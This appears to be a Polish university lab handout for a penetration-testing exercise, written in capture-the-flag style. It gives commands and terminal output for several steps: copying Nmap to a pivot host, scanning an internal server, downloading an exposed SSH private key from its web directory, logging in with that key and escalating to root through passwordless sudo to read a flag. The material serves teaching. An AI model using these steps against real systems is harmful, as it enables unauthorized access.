Protokoły sieciowe - Pentest

POLSKO-JAPOŃSKA AKADEMIA TECHNIK KOMPUTEROWYCH

Spis treści

Wstęp 3

Przygotowanie środowiska 4

Uruchamianie maszyn 5

Połączenie OpenVPN 6

Legenda 7

Zadania 8

Zadanie 5.1p: Upload pliku Nmap 9

Zadanie 5.2p: Skan Nmap 11

Zadanie 5.3p: Klucz SSH 14

Zadanie 5.4p: Logowanie do SSH 16

Zadanie 5.5p: Flaga Roota 18


Wstęp

Celem scenariusza jest przekopiowanie brakującego narzędzia Nmap na maszynę `192.168.100.5`, następnie przeskanowanie serwera w sieci wewnętrznej pod kątem błędnej konfiguracji.


Przygotowanie środowiska

Uruchamianie maszyn

Przed rozpoczęciem upewnij się, że maszyny Network Protocols oraz Network Protocols PENTEST są włączone.
Jeżeli coś się zepsuje, w każdej chwili możesz je przywrócić do stanu początkowego.



Połączenie OpenVPN



Połączenie OpenVPN jest niezbędne do rozwiązania zadań.
Aby połączyć się z siecią VPN, należy pobrać plik konfiguracyjny OpenVPN z rozwijanego menu „**VPNy**” na stronie głównej.
Następnie należy wykonać komendę:

```
sudo openvpn /sciezka/do/pliku.ovpn
```

Komendy, będące częścią zadań, należy rozwiązywać w osobnej karcie/oknie terminala!

Legenda

`cat /etc/passwd` - komendę należy wykonać na maszynie Kali

`cat /etc/passwd` - komendę należy wykonać na maszynie Ćwiczenia

`cat /etc/passwd` - komendę należy wykonać na maszynie Pentest

Zadania

Zadanie 5.1p: Upload pliku Nmap

Celem zadania jest ściągnięcie na Kali statycznej wersji narzędzia Nmap:

```
wget https://github.com/opsec-infosec/nmap-static-binaries/releases/download/v2/nmap-x64.tar.gz
```

Następnie przeniesienie go w ulubiony sposób na maszynę 192.168.100.5 (nie ma na niej dostępu do sieci Internet) do katalogu domowego użytkownika student.
Przykład przeniesienia pliku za pomocą scp:

```
scp nmap-x64.tar.gz student@192.168.100.5:/home/student
```

Po przekopiowaniu archiwum, łączymy się z maszyną za pomocą ssh i wypakowujemy archiwum:

`ssh student@192.168.100.5` #łączymy się z maszyną 192.168.100.5, gdzie wgraliśmy Nmap. Hasło: pjatk
`tar zxvf nmap-x64.tar.gz` #wypakowanie plików z archiwum tar.gz na maszynie 192.168.100.5

Zadanie 5.1p: Upload pliku Nmap

Zadanie zostanie automatycznie zaliczone po rozpakowaniu Nmap.

```
┌──(student㉿HD-Kali)-[~]
└─$ ssh student@192.168.100.5
Linux network-protocols 6.1.0-21-amd64 #1 SMP PREEM
PT_DYNAMIC Debian 6.1.90-1 (2024-05-03) x86_64

The programs included with the Debian GNU/Linux sys
tem are free software;
the exact distribution terms for each program are d
escribed in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY,
 to the extent
permitted by applicable law.
student@network-protocols:~$ tar zxvf nmap-x64.tar.gz
scan-port.sh
scan.sh
nse_main.lua
nping
nmap-services
nmap-service-probes
nmap-rpc
nmap-protocols
nmap-payloads
nmap-os-db
nmap-mac-prefixes
nmap.xsl
nmap.dtd
nmap
ncat
full-scan.sh
```


```
┌──(student㉿HD-Kali)-[~    ]
└─$ wget https://github.com/opsec-infosec/nmap-static-binaries/releases/download/v2/nmap-x64.tar.gz
                        https://github.com/opsec-infosec/nmap-static-binaries/releases/download/v2/
Resolving github.com (github.com)... 140.82.121.3
Connecting to github.com (github.com)|140.82.121.3|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://objects.githubusercontent.com/github-production-release-asset-2e65be/362849350/a3
mz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=releaseassetproduction%2F20240718%2Fus-east-1%2Fs3%2
52Z&X-Amz-Expires=300&X-Amz-Signature=e7adde1d73c5dbaed419f8d8125daf17703a9da6f2cde211c91c4e1105f4e
0&key_id=0&repo_id=362849350&response-content-disposition=attachment%3B%20filename%3Dnmap-x64.tar.g
octet-stream [following]
                        https://objects.githubusercontent.com/github-production-release-asset-2e65
40bdda84e31?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=releaseassetproduction%2F20240718%2Fus
e=20240718T112152Z&X-Amz-Expires=300&X-Amz-Signature=e7adde1d73c5dbaed419f8d8125daf17703a9da6f2cde2
=host&actor_id=0&key_id=0&repo_id=362849350&response-content-disposition=attachment%3B%20filename%3
=application%2Foctet-stream
Resolving objects.githubusercontent.com (objects.githubusercontent.com)... 185.199.111.133, 185.199
Connecting to objects.githubusercontent.com (objects.githubusercontent.com)|185.199.111.133|:443...
HTTP request sent, awaiting response... 200 OK
Length: 10686789 (10M) [application/octet-stream]
Saving to: 'nmap-x64.tar.gz'

nmap-x64.tar.gz                     0%[
nmap-x64.tar.gz                   100%[=================================================================>]

                    (15.7 MB/s) - 'nmap-x64.tar.gz' saved [10686789/10686789]


┌──(student㉿HD-Kali)-[~/vpn]
└─$ scp nmap-x64.tar.gz student@192.168.100.5:/home/student
nmap-x64.tar.gz

┌──(student㉿HD-Kali)-[~/vpn]
└─$
```



Zadanie 5.2p: Skan Nmap

Celem zadania jest przeskanowanie maszyny 192.168.200.55 z uwzględnieniem wykrycia wersji usług. Skan uruchamiamy na maszynie 192.168.100.5:

```
./nmap -n -Pn -sV -p- -vv 192.168.200.55
```

```
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack
```

Skan powinien wykryć usługę webową. Za pomocą curl lub wget możemy wyświetlić jej zawartość:

```
curl http://192.168.200.55
wget -O - http://192.168.200.55
```

Zadanie 5.2p: Skan Nmap

Omówienie przełączników:

`-n` - nie odpytuje DNS,
`-Pn` - traktuje hosta jako online,
`-sV` - szuka usług (TCP) i ich wersji,
`-p-` - skanuje wszystkie porty (TCP),
`-vv` - odpowiada za pokazywanie wyników w czasie rzeczywistym (w trakcie skanowania),
`192.168.200.55` - adres IP celu.

Zadanie 5.2p: Skan Nmap

Zadanie zostanie automatycznie zaliczone po zakończeniu skanu nmap:

```
student@network-protocols:~$ ./nmap -n -Pn -sV -p- -vv 192.168.200.55
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slowe
r.
Starting Nmap 7.91 ( https://nmap.org )
NSE: Script Database missing, will create new one.
NSE: Updating rule database.
NSE: Script Database updated successfully.
NSE: Loaded 45 scripts for scanning.
Initiating Connect Scan at 11:28
Scanning 192.168.200.55 [65535 ports]
Discovered open port 22/tcp on 192.168.200.55
Discovered open port 80/tcp on 192.168.200.55
Discovered open port 5355/tcp on 192.168.200.55
Completed Connect Scan at 11:28, 1.37s elapsed (65535 total ports)
Initiating Service scan at 11:28
Scanning 3 services on 192.168.200.55
```



Zadanie 5.3p: Klucz SSH

Celem zadania jest pobranie pary kluczy SSH, które są widoczne na listingu plików w zahostowanym katalogu domowym:

```
wget -r --no-parent http://192.168.200.55/
```

Komenda wget stworzy katalog o nazwie 192.168.200.55, do którego zapisze wszystkie pliki z serwera webowego:

```
ls -la 192.168.200.55/
```

Zadanie 5.3p: Klucz SSH


Zadanie zostanie automatycznie zaliczone po pobraniu zawartości katalogu www:

```
student@network-protocols:~$ wget -r --no-parent http://192.168.200.55
                          http://192.168.200.55/
Connecting to 192.168.200.55:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1343 (1.3K) [text/html]
Saving to: '192.168.200.55/index.html'

192.168.200.55/index.ht 100%[===================================>]   1.31K  --.-KB/s    in 0s

                    (198 MB/s) - '192.168.200.55/index.html' saved [1343/1343]

Loading robots.txt; please ignore errors.
```



Zadanie 5.4p: Logowanie do SSH

Celem zadania jest zalogowanie się do maszyny 192.168.200.55 za pomocą zdobytego klucza ssh. Aby się zalogować, musimy znać nazwę użytkownika właściciela klucza. Nazwa ta jest często zapisana w komentarzu klucza publicznego:

```
cat ./192.168.200.55/.ssh/id_ed25519.pub #na samym końcu jest zapisana nazwa użytkownika
```

Klucz prywatny musi posiadać bezpieczne uprawnienia, aby móc się nim zalogować:

```
chmod 600 ./192.168.200.55/.ssh/id_ed25519
ssh -i ./192.168.200.55/.ssh/id_ed25519 webadmin@192.168.200.55 #nazwę webadmin poznaliśmy z komentarza w kluczu publicznym
```

Zadanie 5.4p: Logowanie do SSH

Zadanie zostanie automatycznie zaliczone po zalogowaniu się do SSH:

```
student@network-protocols:~$ cd 192.168.200.55/.ssh
student@network-protocols:~/192.168.200.55/.ssh$ ls
 authorized_keys   index.html           'index.html?C=M;O=A'  'index.html?C=N;O=D'
 id_ed25519       'index.html?C=D;O=A'  'index.html?C=M;O=D'  'index.html?C=S;O=A'
 id_ed25519.pub   'index.html?C=D;O=D'  'index.html?C=N;O=A'  'index.html?C=S;O=D'
student@network-protocols:~/192.168.200.55/.ssh$ chmod 600 id_ed25519
student@network-protocols:~/192.168.200.55/.ssh$ ssh -i ~/192.168.200.55/.ssh/id_ed25519 weba
dmin@192.168.200.55
Linux network-protocols-pentest 6.1.0-21-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.90-1 (2024-0
5-03) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$ id
uid=1001(webadmin) gid=1001(webadmin) groups=1001(webadmin),27(sudo)
$
```





Zadanie 5.5p: Flaga Roota

Ostatnim krokiem jest eskalacja uprawnień do użytkownika root oraz przeczytanie flagi z katalogu domowego użytkownika root. Użytkownik webadmin posiada możliwość uruchamiania sudo bez hasła, co można wykorzystać do eskalacji:

```
id
sudo -l
sudo su
```

Ostatnim krokiem jest odczytanie flagi ukrytej w katalogu domowym użytkownika root:

```
cat /root/root.txt
```

Zadanie 5.5p: Flaga Roota

Zadanie zostanie zaliczone po przekopiowaniu flagi do formularza na platformie:

```
$ id
uid=1001(webadmin) gid=1001(webadmin) groups=1001(webadmin),27(sudo)
$ sudo -l
Matching Defaults entries for webadmin on network-protocols-pentest:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User webadmin may run the following commands on network-protocols-pentest:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: ALL
$ sudo su
root@network-protocols-pentest:/home/webadmin# id
uid=0(root) gid=0(root) groups=0(root)
root@network-protocols-pentest:/home/webadmin# cat /root/root.txt
```

